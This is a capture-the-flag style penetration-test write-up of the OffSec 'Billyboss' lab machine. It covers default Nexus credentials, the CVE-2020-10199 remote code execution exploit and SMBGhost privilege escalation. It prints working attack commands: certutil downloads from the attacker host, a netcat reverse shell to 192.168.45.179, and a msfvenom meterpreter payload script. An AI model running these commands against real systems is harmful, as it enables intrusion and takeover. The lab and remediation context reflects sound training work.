Chaining Vulnerabilities for System Compromise: Billyboss Machine Analysis

Platform	Proving Grounds - Practice
OS	Windows
Community Rating	Hard
OffSec Level	Medium
Vector Type	Local Web
Status	Rooted/Finished
Tags	CVE-2020-0796 RCE SMBGhost Samba
Completed Date	@December 28, 2025
Flags	2
OffSec Lab	https://portal.offsec.com/machine/billyboss-259/overview/details

General Information

Target IP: 192.168.162.61

Attacker IP (Kali): 192.168.45.179

Attack Surface Summary: HTTP, SMB

Initial Access Vector: Default web app credentials leading to initial access via web shell

Scope & Methodology

Assessment Dates: December 28, 2025

Testing Methodology: Black Box

Rules of Engagement: Avoid Walkthroughs

Objectives: Find vulnerabilities, exploit them, gain initial access and obtain user flag and root flags

Tools Used: nmap, winpeas, metasploit, ffuf, nc, wget

▼ Executive Summary

Overall Risk Rating: Critical

Summary:

During a security assessment of the target system, we identified and successfully exploited multiple critical vulnerabilities that allowed complete system compromise. The attack began with accessing a Sonatype Nexus web application using default credentials (nexus:nexus), which granted administrative access to the repository manager. This access was leveraged to exploit a remote code execution vulnerability in the outdated Nexus version, enabling the deployment of a reverse shell and establishing initial access to the system.

Following the initial breach, internal reconnaissance revealed the system was running an outdated Windows 10 build vulnerable to the SMBGhost vulnerability (CVE-2020-0796). By exploiting this critical SMB protocol flaw, full SYSTEM-level privileges were obtained, granting complete administrative control over the target. The successful compromise demonstrates how attackers can chain together multiple weaknesses, weak credentials, unpatched software, and outdated operating systems to achieve full system takeover.

Immediate remediation is required, including changing default credentials, updating all software to current versions, and applying critical Windows security patches to prevent similar attacks.

▼ Attack Path Overview

The target was compromised via exploiting default Sonatype Nexus default credentials which led to the exploitation of or a remote code execution vulnerability on the web server and eventual privilege escalation to to SYSTEM after enumerating internally-visible vulnerabilities.

The compromise followed a three-stage attack chain:

1. Exploited default administrative credentials to access the Sonatype Nexus admin panel,
2. Leveraged `CVE-2020-10199` Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated) vulnerability to deploy and execute a shell on the target computer establishing initial foothold on the system.
3. Exploited CVE-2020-0796, the SMBGhost vulnerability achieving full root-level system compromise.

▼ Vulnerability Summary

Critical Findings: Three chained vulnerabilities enabled complete system compromise

- **CVE-2020-10199**: Sonatype Nexus 3.21.1 - Remote Code Execution
  - Admin interface accessible with default credentials
  - No multi-factor authentication or IP restrictions for admin accounts
  - Grants low privilege user to remotely execute code on the target
- **CVE-2020-0796**: Microsoft Windows - 'SMBGhost' Remote Code Execution
  - Permits an unauthenticated attacker to send a specially crafted packet to target SMBv3 server to execute arbitrary code

  Immediate Actions Required:
  - Change all default credentials immediately and implement strong password policy
  - Deploy multi-factor authentication on all administrative interfaces
  - Remove execute permissions from upload directories
  - Block port 445 on network perimeter and between internal systems to prevent lateral movements.
  - Update the security patches


  Compromise Outcome: Complete system compromise achieved - Administrative panel access ⇒ Web shell deployment ⇒ Root privilege escalation via exploiting an SMB vulnerability

▼ Enumeration & Reconnaissance

Information Gathering


We performed an external network scan using nmap and enumerated the following ports: 21, 80, 135, 139, 445, 5040, 7680, 8081...

`sudo nmap -p- -T4 192.168.162.61`




Interesting Port Summary


Port	Service	Version	Risk	Why Interesting
21	FTP	Microsoft FTP		
80	HTTP	Microsoft IIS		Web Server
445				
8081	HTTP	Jetty 9.4		Web Server



We tried accessing bother web servers on port 80 and 8081. For the :80 web server, nothing interesting was found/




For the web server running port 8081, we identified the `Sonatype Nexus Respository Manager v3.221.0` - http://192.168.162.61:8081/



We further scanned the target for SMB Vulnerabilities which could not be determined


`nmap --script smb-vuln* 192.168.162.61 -p 445`




we tried ftp, and other enumerations, but nothing. At this point, our only way in seems to be via http://192.168.162.61:8081/ but we do not have credentials. We tried SQLinjection techniques to no avail. We switched to known credentials.

We used admin:admin, admin:password, admin:admin123 amongst others to no avail.

We searched for default credentials in the `wordlists` using `grep -Ri "Sonatype nexus" /usr/share/wordlists` and found `nexus:nexus` as credentials which we used and finally logged in.



Despite logged into the web app, we found to clear path to access the server, and we started hunting for exploits for Sonatype Nexus.



Credentials Found


Username	Password/Hash	Service	Source	Notes
nexus	nexus	HTTP	seclists	/usr/share/wordlists

Initial Access

- **Listener Setup, Payload used and Shell Type**:

  we tried looking for a way to gain initial access via the web app to no avail. looking on EDB, we found Sonatype Nexus 3.21.1 - Remote Code Execution (Authenticated). - https://www.exploit-db.com/exploits/49385

  It can also be found by using `searchsploit sonatype nexus`



  going through the python code, we noticed the following:

  1. It accepts a command and executes it using CMD on the target pc
  2. it uses Sonatype valid credentials to login into the host

  We do the following:

  1. Copy netcat from kali to our working directory and start the python server - `cp /usr/share/windows-resources/binaries/nc.exe nc.exe`

```
┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ cp /usr/share/windows-resources/binaries/nc.exe nc.exe

┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ ls
49385.py  nc.exe

┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
```

2. Modified the exploit script to download the netcat file (nc.exe) from our kali by executing the exploit

   `certutil -urlcache -split -f http://192.168.45.179:9090/nc.exe nc.exe`

```
22 URL='http://192.168.162.61:8081'
23 CMD='certutil -urlcache -split -f http://192.168.45.179:9090/nc.exe nc.exe'
24 USERNAME='nexus'
25 PASSWORD='nexus'
26
27 s = requests.Session()
28 print('Logging in')
29 body = {
```

```
└─$ python3 49385.py
Logging in
Logged in successfully
Command executed
```

3. Started a listener on kali on port 4444

   `nc -lnvp 4444`


```
┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```


4. we configured and run the exploit to execute netcat on port 4444 which gave us initial access of the target.

   `nc.exe -e cmd.exe 192.168.45.179 4444`

```
21
22 URL='http://192.168.162.61:8081'
23 #CMD='certutil -urlcache -split -f http://192.168.45.179:9090/nc.exe nc.exe'
24 CMD='nc.exe -e cmd.exe 192.168.45.179 4444'
25 USERNAME='nexus'
26 PASSWORD='nexus'
27
28 s = requests.Session()
29 print('Logging in')
```

   We run the exploit





Privilege Escalation

Windows Enumeration


From our initial enumeration phase, we identified that the target was running a Microsoft Windows OS, and now that we have gained initial access, we perform an Internal Enumeration which revealed that the target system is running Windows 10 Pro version 1903 (build 18362), an end-of-life release with limited cumulative updates applied.

Given the age of the build and the absence of later security rollups, the system is potentially vulnerable to known local privilege escalation vulnerabilities affecting Windows 10 1903. Further analysis focused on identifying kernel-level and service-based privilege escalation vectors applicable to this build.

Winpease.exe

Winpeas is a privilege enumeration tool that when executed on windows enumerates potential privilege escalation opportunities. We copied winpeas to to our working directory, the used the exploit to send it to the target and launched it..

`cp /usr/share/peass/winpeas/winPEASx64.exe winpeas.exe`




```
22 URL='http://192.168.162.61:8081'
23 #CMD='certutil -urlcache -split -f http://192.168.45.179:9090/nc.exe nc.exe'
24 #CMD='nc.exe -e cmd.exe 192.168.45.179 4444'
25 CMD='certutil -urlcache -split -f http://192.168.45.179:9090/winpeas.exe winpeas.exe'
26 USERNAME='nexus'
27 PASSWORD='nexus'
```

To better loop through the result of winpeas scan, we exported it using `winpeas.exe | more > scan.txt` then on kali, we downloaded the scan result from target:IP/scan.txt and convert to HTML for easy reading using `ansi2html < scan.txt > scan.html`

```
C:\Users\nathan\Nexus\nexus-3.21.0-05>winpeas.exe | more > scan.txt
winpeas.exe | more > scan.txt
```


```
C:\Users\nathan\Nexus\nexus-3.21.0-05>move scan.txt public/scan.txt
move scan.txt public/scan.txt
        1 file(s) moved.
```




```
┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ ls
49385.py  nc.exe  scan.txt  winpeas.exe

┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ ansi2html < scan.txt > scan.html

┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ ls
49385.py  nc.exe  scan.html  scan.txt  winpeas.exe
```


▼ Analyzing Winpeas Results


Running windows 10 pro build 18362 release 1903



SeImpersonatePrivilege is enabled for the current user which gives the current user the capacity of acting on behalf of another user after authentication.


we found a writeable directory c:\baget






The file c:\baget\baget.exe is also modifiable by the user, but we tried to play with it to no avail


We searched for exploits for Windows 10 1902 release `searchsploit` and found that the target could be vulnerable for SMBGhost vulnerability



We found this snippet https://github.com/nyambiblaise/Microsoft-Windows-SMBGhost-Vulnerability-Checker---CVE-2020-0796---SMBv3-RCE/tree/main online which tests if a target is vulnerable for SMBV3 SMBGhost vulnerability and named it smb_checker.py



python3 smb_checker.py 192.168.162.61 and confirmed that



we checked and tried other exploits online for this vulnerability, but failed due to code modification or another error. We switched to metasploit where we found this exploit `windows/local/cve_2020_0796_smbghost`

the exploit requires that we have a running reverse shell session. so we created a tcp handler on port 9999 - shell1.sh

```
#!/bin/bash

LHOST=192.168.45.179
LPORT=9999
PAYLOAD=windows/x64/meterpreter/reverse_tcp
FILE=shell1.exe
ARCH=x64

# Generate payload
msfvenom -p $PAYLOAD --platform windows -a $ARCH LHOST=$LHOST LPORT=$LPORT -f exe -o $FILE

# Start handler automatically
msfconsole -q -x "
use exploit/multi/handler;
set payload $PAYLOAD;
set LHOST $LHOST;
set LPORT $LPORT;
run;
"
```

we copy the file and start it on the target we start the exploit on port 9999 using the initial exploit

```
22 URL='http://192.168.162.61:8081'
23 #CMD='certutil -urlcache -split -f http://192.168.45.179:9090/shell1.exe shell1.exe'
24 #CMD='nc.exe -e cmd.exe 192.168.45.179 9999'
25 #CMD='certutil -urlcache -split -f http://192.168.45.179:9090/winpeas.exe winpeas.exe'
26 CMD='cmd.exe /C start /B shell1.exe'
27 USERNAME='nexus'
28 PASSWORD='nexus'
```

```
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.162.61 - - [28/Dec/2025 18:04:15] "GET /shell1.exe HTTP/1.1" 200 -
192.168.162.61 - - [28/Dec/2025 18:04:15] "GET /shell1.exe HTTP/1.1" 200 -
^C
```

```
┌──(kali㉿kali)-[~/offsec/sec100/Billyboss]
└─$ ./shell1.sh
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell1.exe
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
LHOST ⇒ 192.168.45.179
LPORT ⇒ 9999
[*] Started reverse TCP handler on 192.168.45.179:9999
[*] Sending stage (203846 bytes) to 192.168.162.61
[*] Meterpreter session 1 opened (192.168.45.179:9999 → 192.168.162.61:65148) at 2025-12-28 18:05:10
-0500

meterpreter > getuid
Server username: BILLYBOSS\nathan
meterpreter >
```

sent it to the background... then configured the smbghost exploit and run it

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search cve-2020-0796

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/windows/local/cve_2020_0796_smbghost  2020-03-13       good    Yes    SMBv3 Compression
 Buffer Overflow
```


```
View the full module info with the info, or info -d command.

msf6 exploit(windows/local/cve_2020_0796_smbghost) > set lhost 192.168.45.179
lhost ⇒ 192.168.45.179
msf6 exploit(windows/local/cve_2020_0796_smbghost) > set lport 1234
lport ⇒ 1234
msf6 exploit(windows/local/cve_2020_0796_smbghost) > set session 1
session ⇒ 1
msf6 exploit(windows/local/cve_2020_0796_smbghost) > exploit
[*] Started reverse TCP handler on 192.168.45.179:1234
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching msiexec to host the DLL...
[+] Process 3532 launched.
[*] Reflectively injecting the DLL into 3532...
[*] Sending stage (203846 bytes) to 192.168.162.61
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (192.168.45.179:1234 → 192.168.162.61:65150) at 2025-12-28 18:09:25
-0500

meterpreter >
```

getuid


getsystem

Proof of root

User Flag Hash: Local.txt: f081e54495da76e9fe7726af3d7a4ae8



